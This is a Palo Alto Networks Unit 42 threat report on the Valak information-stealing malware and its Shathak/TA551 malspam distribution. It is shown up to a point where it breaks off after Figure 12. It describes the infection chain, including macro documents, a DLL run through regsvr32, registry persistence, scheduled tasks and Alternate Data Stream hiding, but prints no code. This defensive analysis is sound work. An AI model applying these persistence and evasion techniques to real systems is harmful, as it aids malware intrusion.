Evolution of Valak, from Its Beginnings to Mass Distribution

unit42.paloaltonetworks.com/valak-evolution/

Brad Duncan July 24, 2020

By Brad Duncan

July 24, 2020 at 12:00 PM

Category: Malware, Unit 42

Tags: AutoFocus, Cortex, Cybercrime, threat prevention, Valak

This post is also available in: 日本語 (Japanese)

Executive Summary

First noted in late 2019, Valak is an information stealer and malware loader that has become increasingly common in our threat landscape. From April through June of 2020, we saw waves of Valak malware two to four times a week on average through an email distribution network nicknamed Shathak or TA551. Characteristics of Valak include:

- Valak relies on scheduled tasks and Windows registry updates to remain persistent on an infected Windows host.
- Valak uses Alternate Data Stream (ADS) as a technique to run follow-up malware on an infected host.

- Recent Valak infections show an increase in obfuscated code for configuration scripts used during the infection, possibly as an attempt to avoid detection.
- Since April 2020, we have seen a great deal of Valak malware distributed by an actor sometimes referred to as Shathak/TA551.

This blog covers the history of Valak, reviews the chain of events for an infection, examines traffic generated by Valak and explores recent updates in obfuscation techniques used by the malware in order to evade detection. This blog also examines the Shathak/TA551 distribution system that has been consistently pushing Valak since April 2020.

Palo Alto Networks customers are protected from Valak by our Threat Prevention subscription for the Next-Generation Firewall.

Valak History

The earliest public record of Valak comes from Proofpoint's ET Pro ruleset, where two rules detecting Valak were introduced on October 22, 2019, for the Suricata Open Source threat detection engine.

Valak was documented as follow-up malware during an Ursnif infection (also known as Gozi or IFSB) on December 19, 2019. Analysis by Cybereason revealed Valak used a combination of techniques to remain persistent on an infected Windows host. Valak relies on scheduled tasks combined with Windows registry updates. It also uses Alternate Data Stream (ADS) during the infection process for follow-up malware.

Most examples of Valak in recent months have been distributed through malicious spam (malspam). SentinelLabs (SentinelOne) published a report providing further information about Valak, including a connection between Valak malware distribution and campaigns similar to the “Gozi ConfCrew.” Distribution characteristics were further explored in a Threat Spotlight on Valak published by Talos (Cisco).

The distribution network using malspam to push Valak has been called Shathak on Twitter. Shathak has been attributed to an actor named TA551 on the Malware Don’t Need Coffee blog.

Chain of Events




Figure 1. Chain of events for recent Valak malware activity.

Figure 1 shows the chain of events seen for Valak infections in June and early July 2020. For a Windows computer to become infected, a victim must:

- Open malspam with password-protected ZIP attachment. On June 30 and July 1, 2020, we saw indications there may also have been a link to download a ZIP archive instead of an attachment.
- Extract Microsoft Word document from the password-protected ZIP archive using a unique password from the message text.
- Open the Word document as shown below in Figure 2 and enable macros.




Figure 2. Example of a Microsoft Word document from June 24, 2020, with macros for Valak.

For Valak infections during June 2020, the initial activity consisted of:

- An HTTP or HTTPS URL ending with .cab that returned a DLL to install Valak.
- Valak DLL was saved to the C:\ProgramData\ directory using a random file name, usually with a .dat or .jpg file extension, as shown in Figure 3.
- Valak DLL was run using regsvr32.exe -s *[filename]*
- Popup message stating the DLL was successfully run, as shown in Figure 4.
- A JavaScript configuration file appeared as a random file name (always the same name for each wave of infections) under the C:\Users\Public\ directory, as shown in Figures 5 and 6.
- Initial HTTP command and control (C2) traffic returned encoded ASCII text used to create additional malware/artifacts for the infection.




Figure 3. Initial Valak DLL retrieved after enabling macros on the Word document from Figure 2.




Figure 4. Pop-up message on a Windows 10 host when an initial Valak DLL was successfully run using RegSvr32.exe after macros were enabled on June 24, 2020.




Figure 5. Initial script file in C:\Users\Public\ directory used during Valak infection from June 24, 2020.

Figure 6. Contents of the JavaScript configuration file from June 24, 2020.

Figure 6 reveals variable names are obfuscated in the JavaScript configuration file. This is an example of obfuscation that we have noted since June 2020, and it is covered in more detail later in this blog when discussing Valak developments.

As the infection progressed, three things happened near-simultaneously to make Valak persistent on an infected Windows host:

- A Windows executable (EXE) appeared in the infected user's AppData\Local\Temp directory as a random file name ending in .bin (PE32 executable, Mono/.Net assembly), as shown in Figure 7.
- Windows registry entries were created under the key for HKCU\SOFTWARE\ApplicationContainer\Appsw64
- A randomly-named text file and JavaScript (JS) file both appeared under the C:\Users\Public\ directory, as shown in Figures 8, 9 and 10.
- A scheduled task was created to run the JS file located under C:\Users\Public\ and repeat running it every four minutes, as shown in Figure 11.




Figure 7. EXE file with a .bin file extension from the June 24, 2020, Valak infection.




Figure 8. Additional artifacts in the C:\Users\Public\ directory created during the infection.

Figure 9. Contents of the text file, a random string of text.




Figure 10. Contents of the JS file used to keep the Valak infection persistent.




Figure 11. Scheduled task for JS file used to keep the Valak infection persistent.

If the C2 domains remained active during the infection, as early as four minutes later, we saw follow-up malware:

- Valak C2 traffic returned encoded ASCII text used to create a follow-up malware EXE.
- The follow-up malware EXE was appended to the randomly-named text file in C:\Users\Public using ADS, as shown in Figure 12.
- A scheduled task was created to run the follow-up malware EXE once, shortly after it was created, as shown in Figure 13.




Figure 12. Text file in C:\Users\Public\ directory updated with ADS.




